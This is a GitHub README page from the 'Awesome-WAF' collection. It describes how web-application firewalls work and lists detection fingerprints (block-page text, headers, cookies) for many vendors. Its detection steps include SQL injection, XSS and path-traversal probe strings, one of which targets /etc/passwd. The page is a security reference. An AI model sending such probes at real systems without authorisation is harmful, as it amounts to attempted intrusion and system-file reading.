0xInfection / Awesome-WAF

🔥 Everything awesome about web-application firewalls (WAF). https://awesomelists.top/#/repos/0xin…

waf web-application-firewall firewall awesome-list awesome bypass-wafs waf-bypass waf-detection waf-test

180 commits **1** branch **0** releases **4** contributors Apache-2.0

Branch: **master** New pull request Find File Clone or download

0xInfection Added qiniu cdn waf Latest commit e6c72bc 11 days ago


images	Added a picture for proper interpretations	2 months ago

others	Minor update to fix README	4 months ago
papers	Added more research paper and content	3 months ago
presentations	Add files via upload	21 days ago
CODE_OF_CONDUCT.md	Create CODE_OF_CONDUCT.md	6 months ago
CONTRIBUTING.md	Added some more stuffs	6 months ago
LICENSE	Added license	6 months ago
README.md	Added qiniu cdn waf	11 days ago

README.md

Awesome WAF 

> Everything awesome about web application firewalls (WAFs). 🔥
>
> **Foreword:** This was originally my own collection on WAFs. I am open-sourcing it in the hope that it will be useful for pentesters and researchers out there. You might want to keep this repo on a watch, since it will be updated regularly. "The community just learns from each other." **#SharingisCaring**



A Concise Definition: A web application firewall is a security policy enforcement point positioned between a web application and the client endpoint. This functionality can be implemented in software or hardware, running in an appliance device, or in a typical server running a common operating system. It may be a stand-alone device or integrated into other network components. *(Source: PCI DSS IS 6.6)*

Feel free to contribute.

Contents:

Introduction:

How WAFs Work:

- Using a set of rules to distinguish between normal requests and malicious requests.
- Sometimes they use a learning mode to add rules automatically through learning about user behaviour.

Operation Modes:

- **Negative Model (Blacklist based)** - A blacklisting model uses pre-set signatures to block web traffic that is clearly malicious, and signatures designed to prevent attacks which exploit certain website and web application vulnerabilities. Blacklisting model web application firewalls are a great choice for websites and web applications on the public internet, and are highly effective against an major types of DDoS attacks. Eg. Rule for blocking all `<script>*</script>` inputs.
- **Positive Model (Whitelist based)** - A whitelisting model only allows web traffic according to specifically configured criteria. For example, it can be configured to only allow HTTP GET requests from certain IP addresses. This model can be very effective for blocking possible cyber-attacks, but whitelisting will block a lot of legitimate traffic. Whitelisting model firewalls are probably best for web applications on an internal network that are designed to be used by only a limited group of people, such as employees.
- **Mixed/Hybrid Model (Inclusive model)** - A hybrid security model is one that blends both whitelisting and blacklisting. Depending on all sorts of configuration specifics, hybrid firewalls could be the best choice for both web applications on internal networks and web applications on the public internet.

Testing Methodology:

Where To Look:

- Always look out for common ports that expose that a WAF, namely `80`, `443`, `8000`, `8008`, `8080` and `8088` ports.
  > **Tip:** You can use automate this easily by commandline using tools like like cURL.
- Some WAFs set their own cookies in requests (eg. Citrix Netscaler, Yunsuo WAF).
- Some associate themselves with separate headers (eg. Anquanbao WAF, Amazon AWS WAF).
- Some often alter headers and jumble characters to confuse attacker (eg. Netscaler, Big-IP).
- Some expose themselves in the `Server` header (eg. Approach, WTS WAF).
- Some WAFs expose themselves in the response content (eg. DotDefender, Armor, Sitelock).
- Other WAFs reply with unusual response codes upon malicious requests (eg. WebKnight, 360 WAF).

Detection Techniques:

To identify WAFs, we need to (dummy) provoke it.

1. Make a normal GET request from a browser, intercept and record response headers (specifically cookies).
2. Make a request from command line (eg. cURL), and test response content and headers (no user-agent included).
3. Make GET requests to random open ports and grab banners which might expose the WAFs identity.
4. If there is a login page somewhere, try some common (easily detectable) payloads like `" or 1 = 1 --`.
5. If there is some input field somewhere, try with noisy payloads like `<script>alert()</script>`.
6. Attach a dummy `../../../etc/passwd` to a random parameter at end of URL.
7. Append some catchy keywords like `' OR SLEEP(5) OR '` at end of URLs to any random parameter.
8. Make GET requests with outdated protocols like `HTTP/0.9` (`HTTP/0.9` does not support POST type queries).
9. Many a times, the WAF varies the `Server` header upon different types of interactions.
10. Drop Action Technique - Send a raw crafted FIN/RST packet to server and identify response.
    > **Tip:** This method could be easily achieved with tools like HPing3 or Scapy.

11. Side Channel Attacks - Examine the timing behaviour of the request and response content.

WAF Fingerprints

Wanna fingerprint WAFs? Lets see how.

> **NOTE**: This section contains manual WAF detection techniques. You might want to switch over to next section.

WAF	Fingerprints

360 Firewall	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Returns status code `493` upon unusual requests.
	  ◦ Blockpage may contain reference to `wzws-waf-cgi/` directory.
	  ◦ Blocked response page source may contain:
	  ▪ Reference to `wangshan.360.cn` URL.
	  ▪ `Sorry! Your access has been intercepted because your links may threaten website security.` text snippet.
	  ◦ Response headers may contain `X-Powered-By-360WZB` header.
	  ◦ Blocked response headers contain unique header `WZWS-Ray`.
	  ◦ `Server` header may contain value `qianxin-waf`.

aeSecure	• **Detectability:** Moderate
	• **Detection Methodology:**
	  ◦ Blocked response content contains `aesecure_denied.png` image (view source to see).
	  ◦ Response headers contain `aeSecure-code` value.

Airlock (Phion/Ergon)	• **Detectability:** Moderate/Difficult
	• **Detection Methodology:**
	  ◦ `Set-Cookie` headers may contain:
	  ▪ `AL-SESS` cookie field name (case insensitive).
	  ▪ `AL-LB` value (case insensitive).
	  ◦ Blocked response page contains:
	  ▪ `Server detected a syntax error in your request` text.
	  ▪ `Check your request and all parameters` text snippet.

AlertLogic Firewall	• **Detectability:** Difficult
	• **Detection Methodology:**
	  ◦ Blocked response page contains:
	  ▪ `We are sorry, but the page you are looking for cannot be found` text snippet.
	  ▪ `The page has either been removed, renamed or temporarily unavailable` text.
	  ▪ `404 Not Found` in red letters.

Aliyundun	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Blocked response page contains:
	  ▪ `Sorry, your request has been blocked as it may cause potential threats to the server's security` text snippet.
	  ▪ Reference to `errors.aliyun.com` site URL.
	  ◦ Blocked response code returned is `405`.

Anquanbao WAF	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Returns blocked HTTP response code `405` upon malicious requests.
	  ◦ Blocked response content may contain `/aqb_cc/error/` or `hidden_intercept_time`.
	  ◦ Response headers contain `X-Powered-by-Anquanbao` header field.

Anyu	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Blocked response content contains `Sorry! your access has been intercepted by AnYu`
	  ◦ Blocked response page contains `AnYu- the green channel` text.
	  ◦ Response headers may contain unusual header `WZWS-RAY`.

Apptrana	• **Detectability:** Moderate
	• **Detection Methodology:**
	  ◦ Blocked response content contains warning `further investigation and remediation with a screenshot of this page.`
	  ◦ Response headers contain a unique header `X-Version`.

Approach	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Blocked response page content may contain:
	  ▪ `Approach Web Application Firewall Framework` heading.

	▪ `Your IP address has been logged and this information could be used by authorities to track you.` warning. ▪ `Sorry for the inconvenience!` keyword. ▪ `Approach infrastructure team` text snippet. ◦ `Server` header has field value set to `Approach`.
Armor Defense	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response content contains: ▪ `This request has been blocked by website protection from Armor` text. ▪ `If you manage this domain please create an Armor support ticket` snippet.
ArvanCloud	• **Detectability:** Easy • **Detection Methodology:** ◦ `Server` header contains `ArvanCloud` keyword.
ASP.NET Generic (IIS)	• **Detectability:** Moderate • **Detection Methodology:** ◦ Response headers may contain `X-ASPNET-Version` header value. ◦ Blocked response page content may contain: ▪ `This generic 403 error means that the authenticated user is not authorized to use the requested resource`. ▪ `Error Code 0x00000000<` keyword. ◦ `X-Powered-By` header has field value set to `ASP.NET`.

Astra Protection	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Blocked response page content may contain:
	  ▪ `Sorry, this is not allowed.` in `h1`.
	  ▪ `our website protection system has detected an issue with your IP address and wont let you proceed any further` text snippet.
	  ▪ Reference to `www.getastra.com/assets/images/` URL.
	  ◦ Response cookies has field value `cz_astra_csrf_cookie` in response headers.

AWS (Amazon)	• **Detectability:** Moderate
	• **Detection Methodology:**
	  ◦ Response headers might contain:
	  ▪ `AWSALB` cookie field value.
	  ▪ `X-AMZ-ID` header.
	  ▪ `X-AMZ-REQUEST-ID` header.
	  ◦ Response page may contain:
	  ▪ `Access Denied` in their keyword.
	  ▪ Request token ID with length from 20 to 25 between `RequestId` tag.
	  ◦ `Server` header field contains `awselb/2.0` value.

Baidu Yunjiasu	• **Detectability:** Moderate
	• **Detection Methodology:**
	  ◦ `Server` header may contain `Yunjiasu-nginx` value.
	  ◦ `Server` header may contain `Yunjiasu` value.

Barikode	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Blocked response page content contains:
	  ▪ `BARIKODE` keyword.
	  ▪ `Forbidden Access` text snippet in `h1`.

Barracuda WAF	• **Detectability:** Moderate
	• **Detection Methodology:**
	  ◦ Response cookies may contain `barra_counter_session` value.
	  ◦ Response headers may contain `barracuda_` keyword.
	• Response page contains:
	  ◦ `You have been blocked` heading.
	  ◦ `You are unable to access this website` text.

Bekchy (Faydata)	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Blocked response headers contains `Bekchy - Access Denied`.
	  ◦ Blocked response page contains reference to `https://bekchy.com/report`.

BitNinja	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Blocked response page may contain:
	  ▪ `Security check by BitNinja` text snippet.
	  ▪ `your IP will be removed from BitNinja`.
	  ▪ `Visitor anti-robot validation` text snippet.

	▪ `(You will be challenged by a reCAPTCHA page)` text.
Bluedon IST	• **Detectability:** Easy • **Detection Methodology:** ◦ `Server` header contains `BDWAF` field value. ◦ Blocked response page contains to `Bluedon Web Application Firewall` text snippet..
BIG-IP ASM (F5 Networks)	• **Detectability:** Moderate • **Detection Methodology:** ◦ Response headers may contain `BigIP` or `F5` keyword value. ◦ Response header fields may contain `X-WA-Info` header. ◦ Response headers might have jumbled `X-Cnection` field value.
BinarySec WAF	• **Detectability:** Moderate • **Detection Methodology:** ◦ Response headers contain `binarysec` keyword value.
BlockDos	• **Detectability:** Moderate • **Detection Methodology:** ◦ `Server` header contains value `BlockDos.net`.
BulletProof Security Pro	• **Detectability:** Moderate • **Detection Methodology:** ◦ Blocked response page contains:

	▪ `div` with id as `bpsMessage` text snippet. ▪ `If you arrived here due to a search or clicking on a link click your Browser's back button to return to the previous page.` text snippet.
CDN NS Application Gateway	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response page contains `CdnNsWAF Application Gateway` text snippet.
Cerber (WordPress)	• **Detectability:** Difficult • **Detection Methodology:** ◦ Blocked response page contains: ▪ `We're sorry, you are not allowed to proceed` text snippet. ▪ `Your request looks suspicious or similar to automated requests from spam posting software` warning.
Chaitin Safeline	• **Detectability:** Difficult • **Detection Methodology:** ◦ Blocked response page contains `event_id` keyword within HTML comments.
ChinaCache	• **Detectability:** Easy • **Detection Methodology:** ◦ Response headers contain `Powered-by-ChinaCache` field.
Cisco ACE XML Gateway	• **Detectability:** Moderate • **Detection Methodology:** ◦ `Server` header has value `ACE XML Gateway` set.

Cloudbric	• **Detectability:** Moderate
	• **Detection Methodology:**
	  ◦ Response content contains:
	  ▪ `Malicious Code Detected` heading.
	  ▪ `Your request was blocked by Cloudbric` text snippet.
	  ▪ Reference to `https://cloudbric.zendesk.com` URL.
	  ▪ `Cloudbric Help Center` text.
	  ▪ Page title starting with `Cloudbric | ERROR!`.

Cloudflare	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Response headers might have `cf-ray` field value.
	  ◦ `Server` header field has value `cloudflare`.
	  ◦ `Set-Cookie` response headers have `__cfuid=` cookie field.
	  ◦ Page content might have `Attention Required!` or `Cloudflare Ray ID:`.
	  ◦ Page content may contain `DDoS protection by Cloudflare` as text.
	  ◦ You may encounter `CLOUDFLARE_ERROR_500S_BOX` upon hitting invalid URLs.

Cloudfront (Amazon)	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response content contains `Generated by cloudfront (CloudFront)` error upon malicious request.
Comodo cWatch	• **Detectability:** Easy

	• **Detection Methodology:** ◦ `Server` header contains `Protected by COMODO WAF` value.

CrawlProtect (Jean-Denis Brun)	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Response cookies might contain `crawlprotect` cookie name.
	  ◦ Block Page title has `CrawlProtect` keyword in it.
	  ◦ Blocked response content contains value `This site is protected by CrawlProtect !!!` upon malicious request.

Deny-All	• **Detectability:** Difficult
	• **Detection Methodology:**
	  ◦ Response content contains value `Condition Intercepted`.
	  ◦ `Set-Cookie` header contains cookie field `sessioncookie`.

Distil Web Protection	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Response headers contain field value `X-Distil-CS` in all requests.
	  ◦ Blocked response page contains:
	  ▪ `Pardon Our Interruption...` heading.
	  ▪ `You have disabled javascript in your browser.` text snippet.
	  ▪ `Something about your browser made us think that you are a bot.` text.

DoSArrest Internet Security	• **Detectability:** Easy • **Detection Methodology:**

	◦ Response headers contain field value `X-DIS-Request-ID`. ◦ `Server` header contains `DOSarrest` keyword.
DotDefender	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response content contains value `dotDefender Blocked Your Request`. ◦ Blocked response headers contain `X-dotDefender-denied` field value.
DynamicWeb Injection Check	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response headers contain `X-403-Status-By` field with value `dw-inj-check` value.
EdgeCast (Verizon)	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response content contains value `Please contact the site administrator, and provide the following Reference ID:EdgeCast Web Application Firewall (Verizon)`. ◦ Blocked response code returns `400 Bad Request` on malicious requests.
Expression Engine (EllisLab)	• **Detectability:** Difficult • **Detection Methodology:** ◦ Blocked response page returns `Invalid URI` generally. ◦ Blocked response content contains value `Invalid GET Request` upon malicious GET queries.

	◦ Blocked POST type queries contain `Invalid Data` in response content.
F5 ASM	• **Detectability:** Difficult • **Detection Methodology:** ◦ Blocked response content contains warning `The requested URL was rejected. Please consult with your administrator.`
Fortinet FortiWeb	• **Detectability:** Moderate • **Detection Methodology:** ◦ Response headers contain `FORTIWAFSID=` on malicious requests. ◦ Blocked response page contains: ▪ Reference to `.fgd_icon` image icon. ▪ `Server Unavailable!` as heading. ▪ `Server unavailable. Please visit later.` as text.
GoDaddy	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response page contains value `Access Denied - GoDaddy Website Firewall`.
GreyWizard	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response page conatins: ▪ `Grey Wizard` as title. ▪ `Contact the website owner or Grey Wizard` text snippet.

	▪ `We've detected attempted attack or non standard traffic from your IP address` text snippet. ◦ `Server` header contain `greywizard` keyword.
Huawei Cloud WAF	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response page contains: ▪ Reference to `account.hwclouds.com/static/error/images/404img.jpg` error image. ▪ Reference to `www.hwclouds.com` URL. ▪ Reference to `hws_security@{site.tld}` e-mail for reporting.
HyperGuard	• **Detectability:** Difficult • **Detection Methodology:** ◦ `Set-Cookie` header has cookie field `ODSESSION=` in response headers.
IBM DataPower	• **Detectability:** Difficult • **Detection Methodology:** ◦ Response headers contains field value value `X-Backside-Transport` with value `OK` or `FAIL`.
Imperva Incapsula	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response page content may contain: ▪ `Powered By Incapsula` text snippet. ▪ `Incapsula incident ID` keyword.

	▪ `_Incapsula_Resource` keyword. ▪ `subject=WAF Block Page` keyword. ◦ Normal GET request headers contain `visid_incap` value. ◦ Response headers may contain `X-Iinfo` header field name. ◦ `Set-Cookie` header has cookie field `incap_ses` and `visid_incap`.
Immunify360 (CloudLinux Inc.)	• **Detectability:** Easy • **Detection Methodology:** ◦ `Server` header contain `imunify360-webshield` keyword. ◦ Response page contains: ▪ `Powered by Imunify360` text snippet. ▪ `imunify360 preloader` if response type is JSON. ◦ Blocked response page contains `protected by Imunify360` text.
Instart DX	• **Detectability:** Easy • **Detection Methodology:** ◦ Response headers contain `X-Instart-Request-ID` unique header. ◦ Response headers contain `X-Instart-WL` unique header fingerprint. ◦ Response headers contain `X-Instart-Cache` unique header fingerprint. ◦ Blocked response page contains `The requested URL was rejected. Please consult with your administrator.` text.
ISA Server	• **Detectability:** Difficult • **Detection Methodology:** ◦ Response page contains:

	▪ `The ISA Server denied the specified Uniform Resource Locator (URL)` text snippet. ▪ `The server denied the specified Uniform Resource Locator (URL). Contact the server administrator.` text snippet
Janusec Application Gateway	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response page has image displaying `JANUSEC` name and logo. ◦ Blocked response page displays `Janusec Application Gateway` on malicious requests.
Jiasule	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response page contains reference to `static.jiasule.com/static/js/http_error.js` URL. ◦ `Set-Cookie` header has cookie field `__jsluid=` or `jsl_tracking` in response headers. ◦ `Server` header has `jiasule-WAF` keywords. ◦ Blocked response content has `notice-jiasule` keyword.
KeyCDN	• **Detectability:** Easy • **Detection Methodology:** ◦ `Server` header contains `KeyCDN` keyword.
KnownSec	• **Detectability:** Easy

	• **Detection Methodology:** ◦ Blocked response page displays `ks-waf-error.png` image (view source to see).
KONA Site Defender (Akamai)	• **Detectability:** Easy • **Detection Methodology:** ◦ `Server` header contains `AkamaiGHost` keyword.

LiteSpeed	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ `Server` header has value set to `LiteSpeed`.
	  ◦ `Response page contains:`
	  ▪ `Proudly powered by LiteSpeed Web Server` text.
	  ▪ Reference to `http://www.litespeedtech.com/error-page`
	  ▪ `Access to resource on this server is denied.`

Malcare (Inactiv)	• **Detectability:** Moderate
	• **Detection Methodology:**
	  ◦ Blocked response page may contains:
	  ▪ `Blocked because of Malicious Activities` text snippet.
	  ▪ `Firewall powered by MalCare` text snippet.

MissionControl WAF	• **Detectability:** Easy • **Detection Methodology:** ◦ `Server` header field contains `Mission Control Application Shield` value.

ModSecurity (Trustwave)	• **Detectability:** Moderate/Difficult
	• **Detection Methodology:**
	  ◦ Blocked response page contains:
	  ▪ `This error was generated by Mod_Security` text snippet.
	  ▪ `One or more things in your request were suspicious` text snippet.
	  ▪ `rules of the mod_security module` text snippet.
	  ▪ `mod_security rules triggered` text snippet.
	  ▪ Reference to `/modsecurity-errorpage/` directory.
	  ◦ `Server` header may contain `Mod_Security` or `NYOB` keywords.
	  ◦ Sometimes, the response code to an attack is `403` while the response phrase is `ModSecurity Action`.

NAXSI (NBS Systems)	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Blocked response page conatins `This Request Has Been Blocked By NAXSI`.
	  ◦ Response headers contain unusual field `X-Data-Origin` with value `naxsi/waf` keyword.
	  ◦ `Server` header contains `naxsi/waf` keyword value.
	  ◦ Blocked response page may contain `NAXSI blocked information` error code.

Nemesida	• **Detectability:** Difficult
	• **Detection Methodology:**
	  ◦ Blocked response page conatins `Suspicious activity detected. Access to the site is blocked.`.
	  ◦ Contains reference to email `nwaf@{site.tld}`

Netcontinuum (Barracuda)	• **Detectability:** Moderate • **Detection Methodology:** ◦ Session cookies contain `NCI__SessionId=` cookie field name.

NetScaler AppFirewall	• **Detectability:** Moderate
	• **Detection Methodology:**
	  ◦ Response headers may contain
	  ▪ `Connection:` header field name jumbled to `nnCoection:`
	  ▪ `ns_af=` cookie field name.
	  ▪ `citrix_ns_id` field name.
	  ▪ `NSC_` keyword.
	  ▪ `NS-CACHE` field value.

NevisProxy (AdNovum)	• **Detectability:** Moderate • **Detection Methodology:** ◦ Response header cookies contain `Navajo` keyword.

NewDefend	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Response page contains:
	  ▪ Reference to `http://www.newdefend.com/feedback/misinformation/` URL.
	  ▪ Reference to `/nd_block/` directory.
	  ◦ `Server` header contains `NewDefend` keyword.

Nexusguard	• **Detectability:** Easy

Application Wall	• **Detection Methodology:** ◦ Blocked response page has reference to `speresources.nexusguard.com/wafpage/index.html` URL.

NinjaFirewall (NinTechNet)	• **Detectability:** Moderate
	• **Detection Methodology:**
	  ◦ Response page title contains `NinjaFirewall: 403 Forbidden`.
	  ◦ Response page contains:
	  ▪ `For security reasons, it was blocked and logged` text snippet.
	  ▪ `NinjaFirewall` keyword in title.
	  ◦ Returns a `403 Forbidden` response upon malicious requests.

NSFocus	• **Detectability:** Easy • **Detection Methodology:** ◦ `Server` header contain `NSFocus` keyword.

onMessage Shield (Blackbaud)	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Response headers contain header `X-Engine` field with value `onMessage Shield`.
	  ◦ Blocked response page contains:
	  ▪ `Blackbaud K-12 conducts routine maintenance` keyword.
	  ▪ `This site is protected by an enhanced security system`.
	  ▪ Reference to `https://status.blackbaud.com` URL.
	  ▪ Reference to `https://maintenance.blackbaud.com` URL.

OpenResty Lua WAF	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ `Server` header contains `openresty/{version}` keyword.
	  ◦ Blocked response page contains `openresty/{version}` text.
	  ◦ Blocked response code returned is `406 Not Acceptable`.

Palo Alto	• **Detectability:** Moderate
	• **Detection Methodology:**
	  ◦ Blocked response page contains `Virus/Spyware Download Blocked`.
	  ◦ Response page might contain `Palo Alto Next Generation Security Platform` text snippet.

PerimeterX	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response page contains reference to `https://www.perimeterx.com/whywasiblocked` URL.

Positive Technologies Application Firewall	• **Detectability:** Difficult
	• **Detection Methodology:**
	  ◦ Blocked response page contains `Forbidden` in `h1` followed by:
	  ◦ `Request ID:` in format `yyyy-mm-dd-hh-mm-ss-{ref. code}`

Profense	• **Detectability:** Easy • **Detection Methodology:** ◦ `Set-Cookie` headers contain `PLBSID=` cookie field name.

	◦ `Server` header contain `Profense` keyword.
Proventia (IBM)	• **Detectability:** Difficult • **Detection Methodology:** ◦ Blocked response page might contain to `request does not match Proventia rules` text snippet.
pkSecurityModule IDS	• **Detectability:** Moderate • **Detection Methodology:** ◦ Response content may contain ▪ `pkSecurityModule: Security.Alert`. ▪ `A safety critical request was discovered and blocked` text snippet.
Qiniu CDN	• **Detectability:** Easy • **Detection Methodology:** ◦ Response content may contain ▪ Response headers contain unusual header `X-Qiniu-CDN` with value set to either `0` or `1`.
Radware Appwall	• **Detectability:** Moderate • **Detection Methodology:** ◦ Response page contains the following text snippet: `Unauthorized Activity Has Been Detected.` and `Case Number` ◦ Blocked response page has reference to `radwarealerting@{site.tld}` email. ◦ Blocked response page has title set to `Unauthorized Request Blocked`. ◦ Response headers may contain `X-SL-CompState` header field name.

Reblaze	• **Detectability:** Moderate
	• **Detection Methodology:**
	  ◦ Cookies in response headers contain `rbzid=` header field name.
	  ◦ `Server` field value might contain `Reblaze Secure Web Gateway` text snippet.
	  ◦ Response page contains:
	  ▪ `Access Denied (403)` in bold.
	  ▪ `Current session has been terminated` text.
	  ▪ `For further information, do not hesitate to contact us`.

Request Validation Mode (ASP.NET)	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ A firewall found specifically on ASP.NET websites and none others.
	  ◦ Response page contains either of the following text snippet:
	  ▪ `ASP.NET has detected data in the request that is potentially dangerous.`
	  ▪ `Request Validation has detected a potentially dangerous client input value.`
	  ▪ `HttpRequestValidationException.`
	  ◦ Blocked response code returned is always `500 Internal Error`.

RSFirewall (RSJoomla)	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Response page contains:
	  ▪ `COM_RSFIREWALL_403_FORBIDDEN` keyword.

	▪ `COM_RSFIREWALL_EVENT` keyword.
Sabre	• **Detectability:** Easy • **Detection Methodology:** ◦ Returns status code `500 Internal Error` upon malicious requests. ◦ Response content has: ▪ Contact email `dxsupport@sabre.com`. ▪ `Your request has been blocked` bold warning. ▪ `clicking the above email link will automatically add some important details to the email for us to investigate the problem` text snippet.
Safe3	• **Detectability:** Easy • **Detection Methodology:** ◦ Response headers contain: ▪ `X-Powered-By` header has field value `Safe3WAF`. ▪ `Server` header contains field value set to `Safe3 Web Firewall`. ◦ Response page contains `Safe3waf` keyword.
SafeDog	• **Detectability:** Easy/Moderate • **Detection Methodology:** ◦ `Server` header in response may contain: ▪ `WAF/2.0` keyword. ▪ `safedog` field value.
Secure Entry	• **Detectability:** Easy

	• **Detection Methodology:** ◦ `Server` header contains value set to `Secure Entry Server`.

SecureIIS (eEye)	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Response page contains either of the following text snippet:
	  ▪ Image displaying `beyondtrust` logo.
	  ▪ `Download SecureIIS Personal Edition`
	  ▪ Reference to `http://www.eeye.com/SecureIIS/` URL.
	  ▪ `SecureIIS Error` text snippet.

SecureSphere (Imperva)	• **Detectability:** Difficult
	• **Detection Methodology:**
	  ◦ Response page contains the following text snippet:
	  ▪ Error in `h2` text.
	  ▪ Title contains only text as `Error`.
	  ▪ `Contact support for additional information.` text.

SEnginx (Neusoft)	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response page contains `SENGINX-ROBOT-MITIGATION` keyword.
Shadow Daemon WAF	• **Detectability:** Difficult • **Detection Methodology:**

	◦ Blocked response page contains `request forbidden by administrative rules.` keyword.
ShieldSecurity	• **Detectability:** Difficult • **Detection Methodology:** ◦ Blocked response page contains: ▪ `You were blocked by the Shield.` text. ▪ `Something in the URL, Form or Cookie data wasn't appropriate` text snippet. ▪ `Warning: You have {number} remaining transgression(s) against this site`. ▪ `Seriously stop repeating what you are doing or you will be locked out`.
SiteGround	• **Detectability:** Difficult • **Detection Methodology:** ◦ Blocked response page contains `The page you are trying to access is restricted due to a security rule` text snippet.
SiteGuard (JP Secure)	• **Detectability:** Difficult • **Detection Methodology:** ◦ Response page contains: ▪ `Powered by SiteGuard` text snippet. ▪ `The server refuse to browse the page.` text snippet. ▪ `The URL may not be correct. Please confirm the value.`

SiteLock TrueShield	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ Blocked response page source contains the following:
	  ▪ Reference to `www.sitelock.com` URL.
	  ▪ `Sitelock is leader in Business Website Security Services.` text.
	  ▪ `sitelock-site-verification` keyword.
	  ▪ `sitelock_shield_logo` image.

SonicWall (Dell)	• **Detectability:** Easy
	• **Detection Methodology:**
	  ◦ `Server` header contain `SonicWALL` keyword value.
	  ◦ Blocked response page contains either of the following text snippet:
	  ▪ Image displaying `Dell` logo.
	  ▪ `This request is blocked by the SonicWALL.`
	  ▪ `Web Site Blocked` text snippet.
	  ▪ `nsa_banner` as keyword. :p

Sophos UTM	• **Detectability:** Easy • **Detection Methodology:** ◦ Blocked response page contains `Powered by UTM Web Protection` keyword.
